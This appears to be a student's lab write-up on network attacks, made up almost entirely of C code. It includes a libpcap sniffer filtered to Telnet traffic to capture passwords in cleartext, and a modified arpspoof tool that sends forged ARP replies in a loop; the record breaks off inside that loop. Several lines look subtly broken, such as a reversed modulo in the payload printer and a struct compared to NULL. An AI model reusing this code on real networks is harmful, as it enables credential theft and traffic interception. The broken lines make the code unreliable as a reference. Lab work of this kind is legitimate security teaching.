int line\_width = 16; /\* number of bytes per line \*/

int line\_len;

int offset = 0; /\* zero-based offset counter \*/

const u\_char \*ch = payload;

if (len <= 0)

return;

/\* data fits on one line \*/

if (len <= line\_width) {

print\_hex\_ascii\_line(ch, len, offset);

return;

}

/\* data spans multiple lines \*/

for ( ;; ) {

/\* compute current line length \*/

line\_len = line\_width % len\_rem;

/\* print line \*/

print\_hex\_ascii\_line(ch, line\_len, offset);

/\* compute total remaining \*/

len\_rem = len\_rem - line\_len;

/\* shift pointer to remaining bytes to print \*/

ch = ch + line\_len;

/\* add offset \*/

offset = offset + line\_width;

/\* check if we have line width chars or less \*/

if (len\_rem <= line\_width) {

/\* print last line and get out \*/

print\_hex\_ascii\_line(ch, len\_rem, offset);

break;

}

}

return;

}

/\*

\* dissect/print packet

\*/

void

got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header, const u\_char \*packet)

{

static int count = 1; /\* packet counter \*/

/\* declare pointers to packet headers \*/

const struct sniff\_ethernet \*ethernet; /\* The ethernet header [1] \*/

const struct sniff\_ip \*ip; /\* The IP header \*/

const struct sniff\_tcp \*tcp; /\* The TCP header \*/

const char \*payload; /\* Packet payload \*/

int size\_ip;

int size\_tcp;

int size\_payload;

printf(" Packet number %d: ", count);

count++;

/\* define ethernet header \*/

ethernet = (struct sniff\_ethernet\*)(packet);

/\* define/compute ip header offset \*/

ip = (struct sniff\_ip\*)(packet + SIZE\_ETHERNET);

size\_ip = IP\_HL(ip)\*4;

if (size\_ip < 20) {

printf(" \* Invalid IP header length: %u bytes ", size\_ip);

return;

}

/\* print source and destination IP addresses \*/

printf(" From: %s ", inet\_ntoa(ip->ip\_src));

printf(" To: %s ", inet\_ntoa(ip->ip\_dst));

/\* determine protocol \*/

switch(ip->ip\_p) {

case IPPROTO\_TCP:

printf(" Protocol: TCP ");

break;

case IPPROTO\_UDP:

printf(" Protocol: UDP ");

return;

case IPPROTO\_ICMP:

printf(" Protocol: ICMP ");

return;

case IPPROTO\_IP:

printf(" Protocol: IP ");

return;

default:

printf(" Protocol: unknown ");

return;

}

/\*

\* OK, this packet is TCP.

\*/

/\* define/compute tcp header offset \*/

tcp = (struct sniff\_tcp\*)(packet + SIZE\_ETHERNET + size\_ip);

size\_tcp = TH\_OFF(tcp)\*4;

if (size\_tcp < 20) {

printf(" \* Invalid TCP header length: %u bytes ", size\_tcp);

return;

}

printf(" Src port: %d ", ntohs(tcp->th\_sport));

printf(" Dst port: %d ", ntohs(tcp->th\_dport));

/\* define/compute tcp payload (segment) offset \*/

payload = (u\_char \*)(packet + SIZE\_ETHERNET + size\_ip + size\_tcp);

/\* compute tcp payload (segment) size \*/

size\_payload = ntohs(ip->ip\_len) - (size\_ip + size\_tcp);

/\*

\* Print payload data; it might be binary, so don't just

\* treat it as a string.

\*/

if (size\_payload > 0) {

printf(" Payload (%d bytes): ", size\_payload);

print\_payload(payload, size\_payload);

}

return;

}

int main(int argc, char \*\*argv)

{

char \*dev = NULL; /\* capture device name \*/

char errbuf[PCAP\_ERRBUF\_SIZE]; /\* error buffer \*/

pcap\_t \*handle; /\* packet capture handle \*/

char filter\_exp[] = "icmp"; /\* filter expression [3] \*/

struct bpf\_program fp; /\* compiled filter program (expression) \*/

bpf\_u\_int32 mask; /\* subnet mask \*/

bpf\_u\_int32 net; /\* ip \*/

int num\_packets = 10; /\* number of packets to capture \*/

print\_app\_banner();

/\* check for capture device name on command-line \*/

if (argc == 2) {

dev = argv[1];

}

else if (argc > 2) {

fprintf(stderr, "error: unrecognized command-line options ");

print\_app\_usage();

exit(EXIT\_FAILURE);

}

else {

/\* find a capture device if not specified on command-line \*/

dev = pcap\_lookupdev(errbuf);

if (dev == NULL) {

fprintf(stderr, "Couldn't find default device: %s ",

errbuf);

exit(EXIT\_FAILURE);

}

}

/\* get network number and mask associated with capture device \*/

if (pcap\_lookupnet(dev, &net, &mask, errbuf) == -1) {

fprintf(stderr, "Couldn't get netmask for device %s: %s ",

dev, errbuf);

net = 0;

mask = 0;

}

/\* print capture info \*/

printf("Device: %s ", dev);

printf("Number of packets: %d ", num\_packets);

printf("Filter expression: %s ", filter\_exp);

/\* open capture device \*/

handle = pcap\_open\_live(dev, SNAP\_LEN, 0, 1000, errbuf);

if (handle == NULL) {

fprintf(stderr, "Couldn't open device %s: %s ", dev, errbuf);

exit(EXIT\_FAILURE);

}

/\* make sure we're capturing on an Ethernet device [2] \*/

if (pcap\_datalink(handle) != DLT\_EN10MB) {

fprintf(stderr, "%s is not an Ethernet ", dev);

exit(EXIT\_FAILURE);

}

/\* compile the filter expression \*/

if (pcap\_compile(handle, &fp, filter\_exp, 0, net) == -1) {

fprintf(stderr, "Couldn't parse filter %s: %s ",

filter\_exp, pcap\_geterr(handle));

exit(EXIT\_FAILURE);

}

/\* apply the compiled filter \*/

if (pcap\_setfilter(handle, &fp) == -1) {

fprintf(stderr, "Couldn't install filter %s: %s ",

filter\_exp, pcap\_geterr(handle));

exit(EXIT\_FAILURE);

}

/\* now we can set our callback function \*/

pcap\_loop(handle, num\_packets, got\_packet, NULL);

/\* cleanup \*/


pcap\_freecode(&fp);

pcap\_close(handle);


printf(" Capture complete. ");


return 0;


}




2. Capture the TCP packets with a destination port number in the range from 10 to 100









**Task 2.1C: Sniffing Passwords**

#define APP\_NAME       "sniffex"  
#define APP\_DESC       "Sniffer example using libpcap"  
#define APP\_COPYRIGHT   "Copyright (c) 2005 The Tcpdump Group"  
#define APP\_DISCLAIMER   "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM."

#include <pcap.h>  
#include <stdio.h>  
#include <string.h>  
#include <stdlib.h>  
#include <ctype.h>  
#include <errno.h>  
#include <sys/types.h>  
#include <sys/socket.h>  
#include <netinet/in.h>  
#include <arpa/inet.h>

/\* default snap length (maximum bytes per packet to capture) \*/  
#define SNAP\_LEN 1518

/\* ethernet headers are always exactly 14 bytes [1] \*/  
#define SIZE\_ETHERNET 14

/\* Ethernet addresses are 6 bytes \*/  
#define ETHER\_ADDR\_LEN   6

/\* Ethernet header \*/  
struct sniff\_ethernet {  
u\_char ether\_dhost[ETHER\_ADDR\_LEN]; /\* destination host address \*/  
u\_char ether\_shost[ETHER\_ADDR\_LEN]; /\* source host address \*/  
u\_short ether\_type; /\* IP? ARP? RARP? etc \*/  
};

/\* IP header \*/  
struct sniff\_ip {  
u\_char ip\_vhl; /\* version << 4 | header length >> 2 \*/  
u\_char ip\_tos; /\* type of service \*/  
u\_short ip\_len; /\* total length \*/  
u\_short ip\_id; /\* identification \*/  
u\_short ip\_off; /\* fragment offset field \*/  
#define IP\_RF 0x8000 /\* reserved fragment flag \*/  
#define IP\_DF 0x4000 /\* dont fragment flag \*/  
#define IP\_MF 0x2000 /\* more fragments flag \*/  
#define IP\_OFFMASK 0x1fff /\* mask for fragmenting bits \*/  
u\_char ip\_ttl; /\* time to live \*/  
u\_char ip\_p; /\* protocol \*/  
u\_short ip\_sum; /\* checksum \*/  
struct in\_addr ip\_src,ip\_dst; /\* source and dest address \*/  
};  
#define IP\_HL(ip) (((ip)->ip\_vhl) & 0x0f)  
#define IP\_V(ip) (((ip)->ip\_vhl) >> 4)

/\* TCP header \*/  
typedef u\_int tcp\_seq;

struct sniff\_tcp {  
u\_short th\_sport; /\* source port \*/  
u\_short th\_dport; /\* destination port \*/  
tcp\_seq th\_seq; /\* sequence number \*/  
tcp\_seq th\_ack; /\* acknowledgement number \*/  
u\_char th\_offx2; /\* data offset, rsvd \*/  
#define TH\_OFF(th) (((th)->th\_offx2 & 0xf0) >> 4)  
u\_char th\_flags;  
#define TH\_FIN 0x01  
#define TH\_SYN 0x02  
#define TH\_RST 0x04  
#define TH\_PUSH 0x08  
#define TH\_ACK 0x10  
#define TH\_URG 0x20  
#define TH\_ECE 0x40  
#define TH\_CWR 0x80  
#define TH\_FLAGS (TH\_FIN|TH\_SYN|TH\_RST|TH\_ACK|TH\_URG|TH\_ECE|TH\_CWR)  
u\_short th\_win; /\* window \*/  
u\_short th\_sum; /\* checksum \*/  
u\_short th\_urp; /\* urgent pointer \*/  
};

void  
got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header, const u\_char \*packet);

void  
print\_payload(const u\_char \*payload, int len);

void  
print\_hex\_ascii\_line(const u\_char \*payload, int len, int offset);

void  
print\_app\_banner(void);

void  
print\_app\_usage(void);

/\*  
\* app name/banner  
\*/  
void  
print\_app\_banner(void)  
{

   printf("%s - %s ", APP\_NAME, APP\_DESC);  
   printf("%s ", APP\_COPYRIGHT);  
   printf("%s ", APP\_DISCLAIMER);  
   printf(" ");

return;  
}

/\*  
\* print help text  
\*/  
void  
print\_app\_usage(void)  
{

   printf("Usage: %s [interface] ", APP\_NAME);  
   printf(" ");  
   printf("Options: ");  
   printf(" interface Listen on <interface> for packets. ");  
   printf(" ");

return;  
}

/\*  
\* print data in rows of 16 bytes: offset hex ascii  
\*  
\* 00000 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a GET / HTTP/1.1..  
\*/  
void  
print\_hex\_ascii\_line(const u\_char \*payload, int len, int offset)  
{

   int i;  
   int gap;  
   const u\_char \*ch;

   /\* offset \*/  
   printf("%05d ", offset);  
    
   /\* hex \*/  
   ch = payload;  
   for(i = 0; i < len; i++) {  
       printf("%02x ", \*ch);  
       ch++;  
       /\* print extra space after 8th byte for visual aid \*/  
       if (i == 7)  
           printf(" ");  
   }  
   /\* print space to handle line less than 8 bytes \*/  
   if (len < 8)  
       printf(" ");  
    
   /\* fill hex gap with spaces if not full line \*/  
   if (len < 16) {  
       gap = 16 - len;  
       for (i = 0; i < gap; i++) {  
           printf(" ");  
       }  
   }  
   printf(" ");  
    
   /\* ascii (if printable) \*/  
   ch = payload;  
   for(i = 0; i < len; i++) {  
       if (isprint(\*ch))  
           printf("%c", \*ch);  
       else  
           printf(".");  
       ch++;  
   }

   printf(" ");

return;  
}

/\*  
\* print packet payload data (avoid printing binary data)  
\*/  
void  
print\_payload(const u\_char \*payload, int len)  
{

   int len\_rem = len;  
   int line\_width = 16;           /\* number of bytes per line \*/  
   int line\_len;  
   int offset = 0;                   /\* zero-based offset counter \*/  
   const u\_char \*ch = payload;

   if (len <= 0)  
       return;

   /\* data fits on one line \*/  
   if (len <= line\_width) {  
       print\_hex\_ascii\_line(ch, len, offset);  
       return;  
   }

   /\* data spans multiple lines \*/  
   for ( ;; ) {  
       /\* compute current line length \*/  
       line\_len = line\_width % len\_rem;  
       /\* print line \*/  
       print\_hex\_ascii\_line(ch, line\_len, offset);  
       /\* compute total remaining \*/  
       len\_rem = len\_rem - line\_len;  
       /\* shift pointer to remaining bytes to print \*/  
       ch = ch + line\_len;  
       /\* add offset \*/  
       offset = offset + line\_width;  
       /\* check if we have line width chars or less \*/  
       if (len\_rem <= line\_width) {  
           /\* print last line and get out \*/  
           print\_hex\_ascii\_line(ch, len\_rem, offset);  
           break;  
       }  
   }

return;  
}

/\*  
\* dissect/print packet  
\*/  
void  
got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header, const u\_char \*packet)  
{

   static int count = 1; /\* packet counter \*/  
    
   /\* declare pointers to packet headers \*/  
   const struct sniff\_ethernet \*ethernet; /\* The ethernet header [1] \*/  
   const struct sniff\_ip \*ip; /\* The IP header \*/  
   const struct sniff\_tcp \*tcp; /\* The TCP header \*/  
   const char \*payload; /\* Packet payload \*/

   int size\_ip;  
   int size\_tcp;  
   int size\_payload;  
    
   printf(" Packet number %d: ", count);  
   count++;  
    
   /\* define ethernet header \*/  
   ethernet = (struct sniff\_ethernet\*)(packet);  
    
   /\* define/compute ip header offset \*/  
   ip = (struct sniff\_ip\*)(packet + SIZE\_ETHERNET);  
   size\_ip = IP\_HL(ip)\*4;  
   if (size\_ip < 20) {  
       printf(" \* Invalid IP header length: %u bytes ", size\_ip);  
       return;  
   }

   /\* print source and destination IP addresses \*/  
   printf(" From: %s ", inet\_ntoa(ip->ip\_src));  
   printf(" To: %s ", inet\_ntoa(ip->ip\_dst));  
    
   /\* determine protocol \*/    
   switch(ip->ip\_p) {  
       case IPPROTO\_TCP:  
           printf(" Protocol: TCP ");  
           break;  
       case IPPROTO\_UDP:  
           printf(" Protocol: UDP ");  
           return;  
       case IPPROTO\_ICMP:  
           printf(" Protocol: ICMP ");  
           return;  
       case IPPROTO\_IP:  
           printf(" Protocol: IP ");  
           return;  
       default:  
           printf(" Protocol: unknown ");  
           return;  
   }  
    
   /\*  
   \* OK, this packet is TCP.  
   \*/  
    
   /\* define/compute tcp header offset \*/  
   tcp = (struct sniff\_tcp\*)(packet + SIZE\_ETHERNET + size\_ip);  
   size\_tcp = TH\_OFF(tcp)\*4;  
   if (size\_tcp < 20) {  
       printf(" \* Invalid TCP header length: %u bytes ", size\_tcp);  
       return;  
   }  
    
   printf(" Src port: %d ", ntohs(tcp->th\_sport));  
   printf(" Dst port: %d ", ntohs(tcp->th\_dport));  
    
   /\* define/compute tcp payload (segment) offset \*/  
   payload = (u\_char \*)(packet + SIZE\_ETHERNET + size\_ip + size\_tcp);  
    
   /\* compute tcp payload (segment) size \*/  
   size\_payload = ntohs(ip->ip\_len) - (size\_ip + size\_tcp);  
    
   /\*  
   \* Print payload data; it might be binary, so don't just  
   \* treat it as a string.  
   \*/  
   if (size\_payload > 0) {  
       printf(" Payload (%d bytes): ", size\_payload);  
       print\_payload(payload, size\_payload);  
   }

return;  
}

int main(int argc, char \*\*argv)  
{

   char \*dev = NULL;           /\* capture device name \*/  
   char errbuf[PCAP\_ERRBUF\_SIZE];       /\* error buffer \*/  
   pcap\_t \*handle;               /\* packet capture handle \*/

   char filter\_exp[] = "dst port 23";       /\* filter expression [3] \*/  
   struct bpf\_program fp;           /\* compiled filter program (expression) \*/  
   bpf\_u\_int32 mask;           /\* subnet mask \*/  
   bpf\_u\_int32 net;           /\* ip \*/  
   int num\_packets = 10;           /\* number of packets to capture \*/

   print\_app\_banner();

   /\* check for capture device name on command-line \*/  
   if (argc == 2) {  
       dev = argv[1];  
   }  
   else if (argc > 2) {  
       fprintf(stderr, "error: unrecognized command-line options ");  
       print\_app\_usage();  
       exit(EXIT\_FAILURE);  
   }  
   else {  
       /\* find a capture device if not specified on command-line \*/  
       dev = pcap\_lookupdev(errbuf);  
       if (dev == NULL) {  
           fprintf(stderr, "Couldn't find default device: %s ",  
           errbuf);  
           exit(EXIT\_FAILURE);  
       }  
   }  
    
   /\* get network number and mask associated with capture device \*/  
   if (pcap\_lookupnet(dev, &net, &mask, errbuf) == -1) {  
       fprintf(stderr, "Couldn't get netmask for device %s: %s ",  
       dev, errbuf);  
       net = 0;  
       mask = 0;  
   }

   /\* print capture info \*/  
   printf("Device: %s ", dev);  
   printf("Number of packets: %d ", num\_packets);  
   printf("Filter expression: %s ", filter\_exp);

   /\* open capture device \*/  
   handle = pcap\_open\_live(dev, SNAP\_LEN, 0, 1000, errbuf);  
   if (handle == NULL) {  
       fprintf(stderr, "Couldn't open device %s: %s ", dev, errbuf);  
       exit(EXIT\_FAILURE);  
   }

   /\* make sure we're capturing on an Ethernet device [2] \*/  
   if (pcap\_datalink(handle) != DLT\_EN10MB) {  
       fprintf(stderr, "%s is not an Ethernet ", dev);  
       exit(EXIT\_FAILURE);  
   }

   /\* compile the filter expression \*/  
   if (pcap\_compile(handle, &fp, filter\_exp, 0, net) == -1) {  
       fprintf(stderr, "Couldn't parse filter %s: %s ",  
       filter\_exp, pcap\_geterr(handle));  
       exit(EXIT\_FAILURE);  
   }


   /\* apply the compiled filter \*/  
   if (pcap\_setfilter(handle, &fp) == -1) {  
       fprintf(stderr, "Couldn't install filter %s: %s ",  
       filter\_exp, pcap\_geterr(handle));  
       exit(EXIT\_FAILURE);  
   }


   /\* now we can set our callback function \*/  
   pcap\_loop(handle, num\_packets, got\_packet, NULL);


   /\* cleanup \*/  
   pcap\_freecode(&fp);  
   pcap\_close(handle);

   printf(" Capture complete. ");

return 0;  
}







Thus, I can see the password dees above.

**Task 2.2A: Write a spoofing program**

#include<sys/types.h>

#include<sys/param.h>

#include<stdio.h>

#include<string.h>

#include<signal.h>

#include<err.h>

#include<libnet.h>

#include<pcap.h>

#include<version.h>

#include<config.h>

extern char \*ether\_ntoa(struct ether\_addr \*);

extern int arp\_cache\_lookup(in\_addr\_t, struct ether\_addr \*);

static struct libnet\_link\_int \*llif;

static struct ether\_addr spoof\_mac, target\_mac, hax\_mac;

static in\_addr\_t spoof\_ip, target\_ip;

static char \*intf;

void

usage(void)

{

fprintf(stderr, "Version: " VERSION "\n"

"Usage: arpspoof [-i interface] [-s spoofmac] [-t target] host\nspoofmac is the hardware address you wish to spoof for the host. By default this is your local mac address");

exit(1);

}

int

arp\_send(struct libnet\_link\_int \*llif, char \*dev,

int op, u\_char \*sha, in\_addr\_t spa, u\_char \*tha, in\_addr\_t tpa)

{

char ebuf[128];

u\_char pkt[60];

if (sha == NULL &&

(sha = (u\_char \*)libnet\_get\_hwaddr(llif, dev, ebuf)) == NULL) {

return (-1);

}

if (spa == 0) {

if ((spa = libnet\_get\_ipaddr(llif, dev, ebuf)) == 0)

return (-1);

spa = htonl(spa); /\* XXX \*/

}

if (tha == NULL)

tha = "\xff\xff\xff\xff\xff\xff";

libnet\_build\_ethernet(tha, sha, ETHERTYPE\_ARP, NULL, 0, pkt);

libnet\_build\_arp(ARPHRD\_ETHER, ETHERTYPE\_IP, ETHER\_ADDR\_LEN, 4,

op, sha, (u\_char \*)&spa, tha, (u\_char \*)&tpa,

NULL, 0, pkt + ETH\_H);

fprintf(stderr, "%s ",

ether\_ntoa((struct ether\_addr \*)sha));

if (op == ARPOP\_REQUEST) {

fprintf(stderr, "%s 0806 42: arp who-has %s tell %s\n",

ether\_ntoa((struct ether\_addr \*)tha),

libnet\_host\_lookup(tpa, 0),

libnet\_host\_lookup(spa, 0));

}

else {

fprintf(stderr, "%s 0806 42: arp reply %s is-at ",

ether\_ntoa((struct ether\_addr \*)tha),

libnet\_host\_lookup(spa, 0));

fprintf(stderr, "%s\n",

ether\_ntoa((struct ether\_addr \*)sha));

}

return (libnet\_write\_link\_layer(llif, dev, pkt, sizeof(pkt)) == sizeof(pkt));

}

#ifdef \_\_linux\_\_

int

arp\_force(in\_addr\_t dst)

{

struct sockaddr\_in sin;

int i, fd;

if ((fd = socket(AF\_INET, SOCK\_DGRAM, IPPROTO\_UDP)) < 0)

return (0);

memset(&sin, 0, sizeof(sin));

sin.sin\_family = AF\_INET;

sin.sin\_addr.s\_addr = dst;

sin.sin\_port = htons(67);

i = sendto(fd, NULL, 0, 0, (struct sockaddr \*)&sin, sizeof(sin));

close(fd);

return (i == 0);

}

#endif

int

arp\_find(in\_addr\_t ip, struct ether\_addr \*mac)

{

int i = 0;

do {

if (arp\_cache\_lookup(ip, mac) == 0)

return (1);

#ifdef \_\_linux\_\_

/\* XXX - force the kernel to arp. feh. \*/

arp\_force(ip);

#else

arp\_send(llif, intf, ARPOP\_REQUEST, NULL, 0, NULL, ip);

#endif

sleep(1);

}

while (i++ < 3);

return (0);

}

void

cleanup(int sig)

{

int i;

if (arp\_find(spoof\_ip, &spoof\_mac)) {

for (i = 0; i < 3; i++) {

/\* XXX - on BSD, requires ETHERSPOOF kernel. \*/

arp\_send(llif, intf, ARPOP\_REPLY,

(u\_char \*)&spoof\_mac, spoof\_ip,

(target\_ip ? (u\_char \*)&target\_mac : NULL),

target\_ip);

sleep(1);

}

}

exit(0);

}

int

main(int argc, char \*argv[])

{

int c;

char ebuf[PCAP\_ERRBUF\_SIZE];

bool set\_hax\_mac = false;

intf = NULL;

spoof\_ip = target\_ip = 0;

while ((c = getopt(argc, argv, "i:t:s:h?V")) != -1) {

switch (c) {

case 'i':

intf = optarg;

break;

case 't':

if ((target\_ip = libnet\_name\_resolve(optarg, 1)) == -1)

usage();

break;

case 's':

set\_hax\_mac = true;

hax\_mac = ether\_aton(optarg);

break;

default:

usage();

}

}

argc -= optind;

argv += optind;

if (argc != 1)

usage();

if ((spoof\_ip = libnet\_name\_resolve(argv[0], 1)) == -1)

usage();

if (intf == NULL && (intf = pcap\_lookupdev(ebuf)) == NULL)

errx(1, "%s", ebuf);

if ((llif = libnet\_open\_link\_interface(intf, ebuf)) == 0)

errx(1, "%s", ebuf);

if(hax\_mac == NULL && set\_hax\_mac == true)

usage();

if (target\_ip != 0 && !arp\_find(target\_ip, &target\_mac))

errx(1, "couldn't arp for host %s",

libnet\_host\_lookup(target\_ip, 0));

signal(SIGHUP, cleanup);

signal(SIGINT, cleanup);

signal(SIGTERM, cleanup);

for (;;) {

arp\_send(llif, intf, ARPOP\_REPLY, (set\_hax\_mac ? (u\_char \*)&hax\_mac : NULL), spoof\_ip,

(target\_ip ? (u\_char \*)&target\_mac : NULL),

target\_ip);

